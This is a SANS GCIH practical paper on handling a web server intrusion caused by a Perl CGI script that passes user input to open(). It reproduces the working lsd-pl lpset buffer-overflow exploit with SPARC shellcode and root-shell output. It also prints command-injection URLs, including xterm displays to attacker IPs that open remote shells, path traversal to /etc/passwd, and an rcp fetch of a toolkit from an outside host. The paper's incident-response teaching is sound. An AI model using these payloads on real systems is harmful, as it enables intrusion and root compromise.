Global Information Assurance Certification Paper

Incident Handling Without Guidelines

GCIH Practical Assignment, version 2.0

Neil McKellar
January 18, 2002

Table of Contents

Summary

This paper, aside from fulfilling the practical requirements of the Advanced Incident Handling course, will hopefully illustrate the importance of the Step-by-Step guide in preparing for and handling incidents and also the importance of defense in depth when planning and deploying servers on the Internet.

On February 7th, 2001 a client of WEB, a medium-sized web development company, received an anonymous e-mail message alerting the client to a security hole on their web site. The client contacted the application developer who had worked on the site. After confirming that the problem did indeed exist, the developer contacted the system administrator to report that there was a vulnerability in a CGI script on one of the web servers and an incident had likely already occurred.

The following report outlines the problems encountered in preventing the incident and in handling the incident once it had occurred. All IP addresses and domain names have been changed. It is not my intention to suggest that the owners of mycorp.com, client-site.com, someother.com, or evil.net were in any way involved in this event. These were simply convenient placeholders for the various domain names used in substitution.

Part 1 - The Exploit

CGI Exploit

Name: None
CVE: None
OS: Cross Platform

Protocols
HTTP
CGI

Brief Description
The application developer needed to build a small script for loading web pages into a frame. Links to the script were provided in a navigation bar with a parameter indicating which page to load. A sample URL in one of the links might look like:

```
/cgi-bin/loadfile.cgi?file=jobs.htm
```

Unfortunately, the developer was not careful about handling input provided to the script. Not only was the path to the file and the content of the path never checked to ensure that only files in the local web space could be accessed, but the path was passed straight into the Perl open() function without any validation. This meant that anyone could view files on the system and anyone could execute commands on the web server in the context of the server itself.

This is a textbook example of one of the Top 20 Most Critical Internet Security Vulnerabilities listed on the SANS web site. Specifically, this is number 7: Vulnerable CGI Programs.

Further, this breaks a 'best practice' in coding of any kind, much less CGI scripting: Never trust user input.

Variants
By an unusual coincidence, there was a post to BugTraq on February 27, 2000 describing an issue identical to this one. Probably because of the similar function performed by the script in that advisory, the names of the scripts are the same and the name of the exploitable CGI parameter is also the same.

This issue came up on BugTraq again on December 13th, 2001 as a repeat disclosure of the same vulnerability. However, it seems worth noting that a repeat of the same disclosure should coincide so closely with an exploit against a script with the same name and the same vulnerability. As is shown later on in this paper, one of the attackers actually searched for the more general case of any CGI script with a parameter named ‘file’.

It's worth noting that the first announcement on February 27th, 2000 included both text samples of how to exploit this vulnerability and execute commands remotely and also a short shell script that uses netcat. Strangely, the repeat posting on December 13th, 2001 did not include this kind of information, only listing methods for viewing files.

References

http://www.sans.org/top20.htm
http://www.w3.org/Security/Faq/wwwsf4.html#CGI-Q6
http://www.securityfocus.com/archive/1/48580
http://www.securityfocus.com/archive/1/150681

lpset Exploit

Name: solsparc_lpset.c from http://lsd-pl.net/
CVE: CVE-1999-0773
Sun 00195
OS: Sparc Solaris 2.6 or 2.7

Applications
lpset

Brief Description
The CVE refers to a buffer overflow in the Solaris lpset command that would allow local users to obtain root access. The corresponding security bulletin from Sun reports a problem with libprint.so.2 and netpr. Neither of these provides any information about specifically what command line parameter can be used to produce an overflow.

However, the exploit used here intentionally passes a very long string to the '-a' option of lpset. This overflows an internal buffer and results in code provided by the attacker being executed as root.

The lpset command is used to set printing configuration values in /etc/printers.conf or the Federated Naming System (FNS). This program is usually installed setuid root to allow privileged users who aren't the superuser the ability to configure printers. The '-a' option to lpset is intended to set a key=value string in the printer configuration. These values are then used by lpr and in.lpd to do
things like redirect print requests to the correct print server, find the type of print spool being used, and enable the canceling of print jobs remotely.

Variants
A variation of this attack was posted to BugTraq well before Sun's announcement. The first posting of an exploit related to this problem is from May 11th, 1999.

Sun's announcement does not refer to lpset specifically except to say that these exploits use lpset in order to attack vulnerable code in libprint.so.2. Looking at the list of fixes associated with patch 106235 in Sun's Patch Report, there have been a number of buffer overflows in libprint.so.2 and other pieces of code related to the lp module.

References
http://www.securityfocus.com/advisories/2471
http://www.securityfocus.com/bid/251
http://sunsolve.Sun.com/pub-cgi/findPatch.pl?patchId=106235

Source Code
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=251
http://lsd-pl.net/files/get?SOLARIS/solsparc_lpset

Part 2 – The Attack

The Network

It seems necessary to go into some detail about the overall environment. It will probably be necessary to refer to Figure 1 extensively during these next few pages. The environment looks very clean in the diagram, but it has developed to this state gradually and under pressure from WEB and WEB's customers to meet a growing list of needs and performance requirements. Ultimately, we should not be surprised that an incident occurred or that it went undetected initially in an environment like this one.

The Players

The various departments involved in this incident are actually all part of different companies owned at the time of the incident by a single parent company. Their business relationships are, however, covered by agreements that are very similar to the sort of contractual relationships one would see if they had no other connection to each other. In particular, each child company has its own technical resources and even its own security policies although there is some underlying commonality. Ideally all of these child companies should be adhering to a basic policy set by Corporate Security in the parent company, but this policy was, at the time of the incident, neither widely distributed nor broadly enforced. For the purpose of this paper, each child company will be described as though it was a completely separate company.

WEB is a medium sized company providing creative design and application development in the web environment for small to medium businesses in two neighboring cities, which we'll call North City and South City. They also provide domain hosting and web hosting services to their customers.

COHOST is a large data networking company that provides co-location, hosting, and managed Internet connectivity services. They have a hosting center in South City. They have an agreement with WEB to host 6 Enterprise class Unix servers running Solaris and 4 Enterprise class NT servers. All the servers sit behind a firewall. COHOST leases the servers to WEB and provides limited operating system support, hardware support, network support, and backups. They do not provide any host monitoring services like SNMP or network monitoring like an intrusion detection system. A contact e-mail address for handling day-to-day change requests and support issues has been provided and a toll-free number for off-hours support.

IT is a medium sized consulting company. A small group of some 20 – 25 people within this company is staffed to provide application development services, client consulting, and system administration of the servers hosted at COHOST as well as two servers on a separate Development LAN. It is important to note that none of their core system administration staff are in South City where COHOST's hosting center resides, even though IT has staff in North City and South City. Remote administration of the COHOST servers is handled via a combination of telnet, ssh, FTP, X11, and CarbonCopy.



Figure 1 - The Big Picture

The Hosting Environment

The COHOST environment is actually more complex than depicted by the diagram in Figure 1. Because of internal organizational issues, the IT staff have never received a physical network diagram of COHOST's environment. In part this is due to the fact that other customers reside on the same network, use the same firewall and may share switches, routers, and subnets. COHOST's stance has been that this is proprietary information that is not shared with other customers and, therefore, shouldn't be shared with IT. Each server is actually plugged into metering equipment that records the number of packets travelling to and from the servers. Each server has its own connection to one of several switches. Backups and restores are handled on-site by COHOST with tapes being stored off-site.

The hosting firewall has extensive ingress filtering in place. An unknown version of Firewall-1 is running. Most things are denied access. Known to be allowed are:

- ssh from many locations
- HTTP and HTTPS from all locations
- DNS from all locations
- SMTP from all locations

At the time of the attack, the following were also allowed:

- telnet from select locations, requiring a login on the COHOST Firewall as well
- FTP from specific locations
- FTP to the FTP server is open to the world
- CarbonCopy from specific locations

Practically no egress filtering is being done. Outgoing connections are known to be allowed to nearly everywhere for:

- ssh
- HTTP and HTTPS
- DNS
- SMTP
- telnet
- FTP
- X11

Where only a select number of locations have been allowed access, it was sometimes the case that an IT staff member's specific IP at home was in the allowed list, assuming they had access to a cable modem or ADSL.

The only staff with shell access to the Solaris boxes are application developers and system administration staff in IT. Even local network administration staff from COHOST do not have local shell access except in special circumstances when temporary IDs are enabled for them.

The majority of the Solaris 2.6 and 2.5.1 servers are running Netscape Enterprise Server. Database services are provided with a combination of mySQL and Oracle. A SQLNet client is installed on the IP Virtual Host to allow it access to the Database Server. BIND is being used to provide DNS services and qmail is being used to provide mail services on most of the servers.

The only Solaris 2.5.1 server in this setup provides a useful example of the kinds of problems encountered in the hosting environment. The server hosts around 200 – 300 web sites under a single IP address (at one time it had hosted more than 500) and around 10 other web sites with their own IP addresses. At the time of the incident, sites were gradually being transferred to another server running Apache for improved performance and ease of maintenance. Plans were in place to gradually move other services off the box like Majordomo, mySQL, and BIND. Once the box was completely free we would be able to scrub it and install a fresh copy of Solaris 2.6. This was a typical upgrade path in this environment. The Apache server is a fresh install with several much-needed patches, giving us the chance to test sites under a more up-to-date

environment as we move them to the new server. At the time of the incident about 100 – 200 sites had been moved or setup on the Apache server.

The NT servers are all running Windows NT 4.0 SP6 with IIS 4.0, but there are slight differences in the Hotfixes and other patches applied to the individual servers. The FTP server hosts a large number (around 700) of FTP accounts that are used by customers to upload content for publishing. Clients are not allowed FTP access to the production systems. The Fulfillment server is running a proprietary application that talks over SSL with the vendor's server in another city. This server is used to provide on-line ordering and credit card validation to e-commerce customers who are hosting their sites with WEB.

The original network architecture for WEB's hosting service included enough resources for there to be one testing platform each for Solaris and NT. Not surprisingly, their growth pattern has been such that any new servers brought into the current solution are quickly consumed for production services. This has had an impact on regular server maintenance. Patches to the operating system are often delayed before being installed or backed out and never re-visited if they cause problems in the current environment. Patches to the web servers and underlying application architecture (like Perl, Perl modules, or the database server) are also delayed or ignored for fear of causing problems with existing applications. Over time there has been drift between the different platforms resulting in small differences in patch levels both at the operating system level and at the application architecture level. This makes moving web sites between servers problematic and applying patches tricky and prone to failure.

Since there are no test servers in the hosting environment, it would seem natural to turn to the development environment instead. However, the two development servers can't really be used to test patches or upgrades as there are critical development tasks relying on them. User Acceptance Testing is frequently done from the development servers before a web site or application goes into production, and would be severely disrupted by any downtime resulting from a poorly applied patch. On-going work would be lost if a patch resulted in data loss. As a result, there is often some culling of available patches to only apply critical patches or major service packs.

The Development Environment

On the development side, the Unix Development server is running both Apache and Netscape Enterprise Server, Oracle, qmail, and BIND. FTP services are provided to graphics designers from WEB to upload new site development work and collaborate with the application developers in IT.

The ASP Development server is running Windows NT 4.0 SP6 with IIS 4.0. FTP services and FrontPage 2000 are setup to allow staff to upload new content.

The Development firewall is configured similarly to the hosting firewall in some respects with restrictive ingress filtering but very little egress filtering. SSH is allowed from everywhere, as is telnet and FTP. TCP-wrappers is used on the Unix box to restrict telnet and FTP traffic, but nothing similar has been provided for the NT box. For the most part these restrictions allow

access from the two corporate LANs, from the Hosting LAN, and from select IP blocks of the ISPs being used by staff from home.

The Corporate Environment

The two corporate firewalls, WEB Development and IT, are much more restrictive corporate firewalls. Very restrictive ingress and egress filtering is in place for both of them although they have different policies regarding telnet, FTP, and web services (one uses proxies for all three while the other simply does a pass-through).

The IT staff have not fully migrated to ssh for connecting to the servers because of firewall issues affecting the IT team in South City, who reside at WEB's offices. By this I mean that the local network administrators have balked at allowing ssh traffic out through the firewall. As a result, the split is about 50-50 between IT staff still using telnet and staff using ssh. Almost all of the IT staff are still using FTP to transfer files because of the availability of GUI utilities and platform independence. A few IT staff are using versions of scp ported to Windows like WinSCP, but these can't be used to pass files to the NT servers in any case. This is important information because it impacts how much information can be collected by a packet sniffer on the network.

Because the core system administrators are in a remote location, CarbonCopy has been installed on all the Hosting NT servers and provided to the system administration staff for their workstations. CarbonCopy provides a virtual desktop view of the remote server over an encrypted network connection, similar to other remote administration products for Windows NT like pcAnywhere. No effort has been made to provide access to command-line utilities like rclient because of the difficulty of setting up both the hosting firewall and the corporate firewall to allow this.

Overview

As the above description hopefully shows, this is a fairly complex working environment and taxing to the system administration staff who frequently are assigned some development work or other tasks along with their regular duties.

Protocol Descriptions

HTTP

The HyperText Transport Protocol (HTTP) is used to handle requests and responses passed between a client and a server. The client requests a resource from the server and the server provides a response. This is the most basic use of HTTP.

For example, this is a browser request to receive the home page for http://www.sans.org/.

```
GET / HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint,
*/*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: www.sans.org
```

The first line makes the request for the resource and indicates which version of the protocol is supported.
The second line lists the type of content that will be accepted in return.
The third line indicates the preferred language of the content.
The fourth line indicates the client that is being used (Internet Explorer 5.0 on Window 98 in this case).
The fifth line indicates the host domain.

Other lines can be included in the header that will pass instructions to proxy servers or make specific requests regarding the use of the socket connection or even instruct the browser to take an action like following a redirect request.

CGI

The Common Gateway Interface (CGI) is a standard for including user input within the HTTP header of a POST or GET request. These are two distinct approaches to passing data that can be used simultaneously.

In a GET request, the Universal Resource Identifier (URI) includes the information about the parameters being passed back and their values. For example:

```
GET /catalog.cgi?category=1&subcategory=12&product=52
```

might be a request for a catalog application to display a page about a specific product. The parameters being passed back and their values will help the application determine which product:

```
category=1
subcategory=12
product=52
```

Everything after the '?' is ignored at first and the web server will call the CGI program. The program is then passed the parameter/value pairs that followed the '?' in an environment variable. This kind of request is usually used to pass parameter values into the CGI script from a link on a page although it is possible to construct the request the same way by using 'GET' in the ACTION attribute of a <FORM> tag instead of 'POST'.

In a POST request, the parameters are included in a block following the HTTP header. This kind of request is more popular because it doesn't add any noise to the URI. For example (note the URI in the first line):

```
POST /search/default.aspx HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint,
*/*
Referer: http://support.microsoft.com/default.aspx?scid=fh;rid;kbinfo
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: search.support.microsoft.com
Content-Length: 157
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: MC1=V=3&LV=200012&HASH=6216&GUID=3B4316620F934861AA4A6A9389066A02;
Params=SD=GN; GSS=2; SD=GN; srchDivPersist; refinequery=security;
GssSrch=Product=msie5&Query=security&KeywordType=ALL&Titles=false&numDays=&ma
xResults=25&withinResults=false

Catalog=LCID%3D1033%26CDID%3DEN-US-
KB%26PRODLISTSRC%3DON&Product=msie5&Query=security&KeywordType=ALL&Titles=fal
se&numDays=&maxResults=25&withinResults=false
```

The parameters passed via the POST request are in the block of text that is separated by a blank line from the rest of the header. These breakdown into the following values:

```
Catalog       => LCID=1033&CDID=EN-US-KB&PRODLISTSRC=ON
Product       => msie5
Query         => security
KeywordType   => ALL
Titles        => false
NumDays       =>
MaxResults    => 25
withinResults => false
```

The major difference from the perspective of this incident is that a GET produces a URI that can be indexed, searched, and manipulated easily by anyone with a browser. A POST requires some work to manipulate either by using a local, modified copy of the form or by altering the HTTP request directly. Since the URL is not affected in a POST request, the appearance of the parameters may not be indexed or searched for easily.

Applications

lpset

The lpset program is used to make changes to /etc/printers.conf. By default the program is installed with the following permissions:

```
-r-s--x--x   1 root     lp          6264 Jul 15  1997 /usr/bin/lpset
```

This means that 'root' has Read and Execute permissions and the application will run in the context of 'root' when it is executed. The group 'lp' has execute permission and the world has execute permission. According to the man page, only root and group 14 (sysadmins) have permission to execute the program, but this is checked within the application and not controlled by external access controls even though it could very easily be setup that way.

The program accepts a number of parameters including one to add specific key/value pairs to a printer's configuration in order to control printing options. Key/value pairs are passed in using the –a option and a string of the form 'key=value'.

How the Exploit Works

CGI Exploit

The CGI script reads in a parameter called 'file' and passes it directly into the Perl open() function. There are a number of things that can be done with this vulnerability. At its simplest, the vulnerability allows the attacker to view any file on the system by supplying an appropriate path to the file. For example, the following could be typed into a browser to view the system password file:

```
http://mycorp.com/loadfile.cgi?file=../../../../../etc/passwd
```

This requires very little sophistication. If the system is using a shadow password file, this approach will only provide a list of user accounts. The actual encrypted password hashes will be stored in a different file that the web server doesn't have access to.

In the more advanced version, the attacker will actually try to manipulate the Perl open() function by using meta-characters in the input. Meta-characters are special characters that have meaning to the subroutine itself. In open() the '|' character asks that standard input or standard output be redirected through an external program.

Given that the actual open() function call looked like this:

```
open(LOADFILE,"$data_path/content/$loadfile");
```

after substitution open() treats the request as though it looked like this:

```
open(LOADFILE,"$data_path/content/news_releases.txt");
```

Careful use of meta-characters in this variable can result in a command that actually looks like the one below after substitution. This command collects input from the first part of the command and redirects output from xterm back out to the script. This prevents an error from occurring when open() is called. Otherwise, the script would halt and the command would not be executed.

```
open(LOADFILE,"$data_path/content/|/usr/openwin/bin/xterm -ut -display
192.168.0.131:0|");
```

And this can be done by passing in a line like:

```
http://mycorp.com/loadfile.cgi?file=|/usr/openwin/bin/xterm%20-ut%20-
display%20192.168.0.131:0|
```

that will open an xterm window directly to the attacker's computer at 192.168.0.131. The xterm will be opened in the context of the user running the web server, 'nobody' in this case, with normal shell access even though the user 'nobody' does not have a shell by default. This happens because the command is invoked in a shell context inside the CGI script. Note that we are not relying on login here. The xterm is a sub-process of the instance of /bin/sh spawned by the CGI script and owned ultimately by the web server.

There is no reason why a script or automated function would be necessary to perform this function. This attack could be typed manually into any browser, even a text-based one like lynx, and used achieve similar results.

This kind of example should make it clear why the programmer should never trust user input.

lpset Exploit

The lpset exploit requires local access to the victim's host. The exploit is a short C program that calls the lpset command and passes in a very long string to the –a argument. This long string is larger than the size of the buffer lpset is using to store the argument and the result is a buffer overflow. By carefully constructing the content of the string, it is possible to insert several instructions into lpset's stack and cause a command to be executed in root's context. This gives the attacker root level access to the host.

The lpset program accepts a number of parameters to specify whether the change is being made to the Federated Naming System (FNS) or /etc/printers.conf, to ask that an entry be removed, to add key/value pairs to the configuration, and to delete a specific key/value pair. The unchecked parameter in this exploit is the one that adds key/value pairs to the printer's configuration.

The exploit code from lsd-pl.net looks like this:

```
/*## copyright LAST STAGE OF DELIRIUM apr 2000 poland        *://lsd-pl.net/ #*/
/*## /usr/bin/lpset                                                          #*/

#define NOPNUM 864
#define ADRNUM 132
#define ALLIGN 3

char shellcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>        */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode>          */
    "\x7f\xff\xff\xff"     /* call    <shellcode+4>        */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0           */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1           */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]          */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]         */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]         */
    "\x82\x10\x20\x0b"     /* mov     0xb,%g1              */
    "\x91\xd0\x20\x08"     /* ta      8                    */
    "/bin/ksh"
;

char jump[]=
    "\x81\xc3\xe0\x08"     /* jmp     %o7+8                */
    "\x90\x10\x00\x0e"     /* mov     %sp,%o0              */
;

static char nop[]="\x80\x1c\x40\x11";

main(int argc,char **argv){
    char buffer[10000],adr[4],*b;
    int i;

    printf("copyright LAST STAGE OF DELIRIUM apr 2000 poland  //lsd-pl.net/\n");
    printf("/usr/bin/lpset for solaris 2.6 2.7 sparc\n\n");

    *((unsigned long*)adr)=(*(unsigned long(*)())jump)()+10088+400;

    b=buffer;
    sprintf(b,"xxx=");
    b+=4;
    for(i=0;i<2;i++) *b++=0xff;
    for(i=0;i<NOPNUM-4;i++) *b++=nop[i%4];
    for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
    for(i=0;i<ALLIGN;i++) *b++=0xff;
    for(i=0;i<ADRNUM;i++) *b++=adr[i%4];
    *b=0;

    execle("/usr/bin/lpset","lsd","-n","xfn","-a",buffer,"printer",0,0);
}
```

What the code sample above does is the following:

- Print a copyright banner.
- Build a jump instruction.
- Insert some junk and an '=' at the start of our attack buffer (for parsing since lpset expects an '=' to separate the key from the value).
- Pad the buffer with NOPs (empty instructions that don't do anything) to improve the chances of the exploit being successful.

- Attach our shell code.
- Pad with some extra bytes for word alignment.
- Insert the jump instruction.
- Slap a null byte on the end.
- Call lpset and pass our attack buffer into the –a argument.

Assuming our compiled executable is called 'exploit', the results of the output look something like:

```
myhost$ ./exploit
copyright LAST STAGE OF DELIRIUM apr 2000 poland  //lsd-pl.net/
/usr/bin/lpset for solaris 2.6 2.7 sparc

sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh: \357\377\375: not found
sh:  >/dev/null 2>&1: not found
FNS for files is not installed
Cannot use this command in this environment
Use: fncreate -t org command to install
# /usr/ucb/whoami
root
#
```

As the output shows, the banner message is printed as soon as the program starts up. The attack successfully gains shell access, but produces a very interesting error message in the process. Running 'strings' on libprint.so.2 reveals the following line:

```
/bin/sh -c 'PATH=/usr/ccs/bin:/bin:/usr/bin:$PATH make -f %s -f %s.print
printers.conf >/dev/null 2>&1'
```

Based on this and the output, it appears that the exploit interfered with the content of this format string, producing this error message as a side effect.

The Attack

Reconnaissance

From the log files, it appears as though our site was merely a target of opportunity. It was a combination of bad luck and bad programming practices that led to us being found in the first place.

A repeat disclosure of a vulnerability in the AHG EZshopper script loadfile.cgi probably prompted an effort by members of the hacking community to search for sites that might have this script and this vulnerability.

Scanning

In the course of the incident, we discovered the following line in the web server logs:

```
10.0.10.254 - - [08/Feb/2001:23:09:55 -0700] "GET /cgi-
progs/loadfile.cgi?file=service_voluntr.htm HTTP/1.0" 200 24813
"http://google.yahoo.com/bin/query?p=cgi+*file%3d*&b=100&hc=1&hs=1"
"Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"
```

If you take the HTTP-Referer line out of this log file entry:

http://google.yahoo.com/bin/query?p=cgi+*file%3d*&b=100&hc=1&hs=1

what you get is a search results page where the search query is:

```
cgi *file=*
```

This comes up in the access logs a couple of times and it looks like the search engine was being used to catalog more sites than just those with the AHG EZshopper loadfile.cgi vulnerability. Someone may have realized that this kind of programming mistake is common enough to make it worthwhile to search for any CGI script that reads in a 'file' parameter.

Because the script was being used to load specific pages of material into a frame on the home page, there were several links on the site's homepage that referenced loadfile.cgi and the file parameter explicitly. This meant that our site would definitely come up in this kind of search. The name of the script may have led the attacker to believe we were a prime target for the same kind of attack the AHG EZshopper loadfile.cgi script was. Unfortunately, they were absolutely right.

What followed was a series of attempts to obtain information about the system by using loadfile.cgi. The log files began to record attempts to look at files outside of the web space. The initial attempts seem to start with the assumption that this is a Unix-based system. There are several ways this assumption might have been tested that would not have shown up in these logs, but a little experimentation with file requests would have shown the same thing. Examples of attempts to access files included:

```
/cgi-progs/loadfile.cgi?file=../../../
/cgi-progs/loadfile.cgi?file=../../
/cgi-progs/loadfile.cgi?file=../
/cgi-progs/loadfile.cgi?file=../../../../
/cgi-progs/loadfile.cgi?file=../../../../../etc/passwd
/cgi-progs/loadfile.cgi?file=../../../../../
/cgi-progs/loadfile.cgi?file=../../etc/
/cgi-progs/loadfile.cgi?file=../../../../../etc/
/cgi-progs/loadfile.cgi?file=../../../../../etc/passwd.orig
```

In any case some success is finally reported in obtaining remote files that verifies that the exploit will work and that this is a Unix-based server.

Gaining Access

At this point, the attacks started to focus on getting commands to execute remotely. Attempts were made to use /bin/cat to list files or to use 'uname –a' to display more detailed system information. Attempts are made to start an xterm and to use rcp to copy files onto the server. The following shows some samples from the log files, although this is not the complete list.

```
/cgi-progs/loadfile.cgi?file=../../../../../bin/ls%20/etc/|
/cgi-progs/loadfile.cgi?file=../../../../../bin/ps%20aux%00|
/cgi-progs/loadfile.cgi?file=../../../../../bin/netstat%20|
/cgi-progs/loadfile.cgi?file=../../../../../bin/ls%20/
/cgi-progs/loadfile.cgi?file=../../../../../bin/ls|
/cgi-progs/loadfile.cgi?file=../../../../../bin/ps%20aux%00|
/cgi-progs/loadfile.cgi?file=../../../../../bin/cat%20/etc/hosts%00|
/cgi-progs/loadfile.cgi?file=../../../../../usr/bin/who%20|
/cgi-progs/loadfile.cgi?file=../../../../../usr/bin/who%00|
/cgi-progs/loadfile.cgi?file=../../../../../bin/cat%20/var/log%00|
/cgi-progs/loadfile.cgi?file=../../../../../bin/uname%20/var/log%00|

/cgi-progs/loadfile.cgi?file=|"/bin/uname"%20-a|
/cgi-progs/loadfile.cgi?file=|"/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0|
/cgi-progs/loadfile.cgi?file=|"/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0|
/cgi-progs/loadfile.cgi?file=|"bin/ls"|
/cgi-progs/loadfile.cgi?file=|"/bin/ls"%20/usr|
/cgi-progs/loadfile.cgi?file=|"/bin/ls"%20/|
/cgi-progs/loadfile.cgi?file=|"/usr/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0|
/cgi-progs/loadfile.cgi?file=|"/usr/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0|
/cgi-progs/loadfile.cgi?file=|"/bin/ls"%20/usr/openwin/bin|
/cgi-progs/loadfile.cgi?file=|"/usr/openwin/bin/xterm"%20-ut%20-bg%20red%20-
display%20192.168.0.88:0|
/cgi-progs/loadfile.cgi?file=|"/usr/bin/rcp%20-
p%20humble@search.someother.com:/tmp/.../sol.tar%20/tmp/.../sol.tar|
```



Figure 2 - Gaining Access

Eventually, the system is identified as running Solaris by using 'uname' and attempts are made to connect using xterm by trying variations on the path to the Openwin directory. This continues until an xterm can be successfully started up between the attacker's system and our server. Because the firewall is not doing any egress filtering of X11 traffic this succeeds and the attacker now has an open shell on the server.

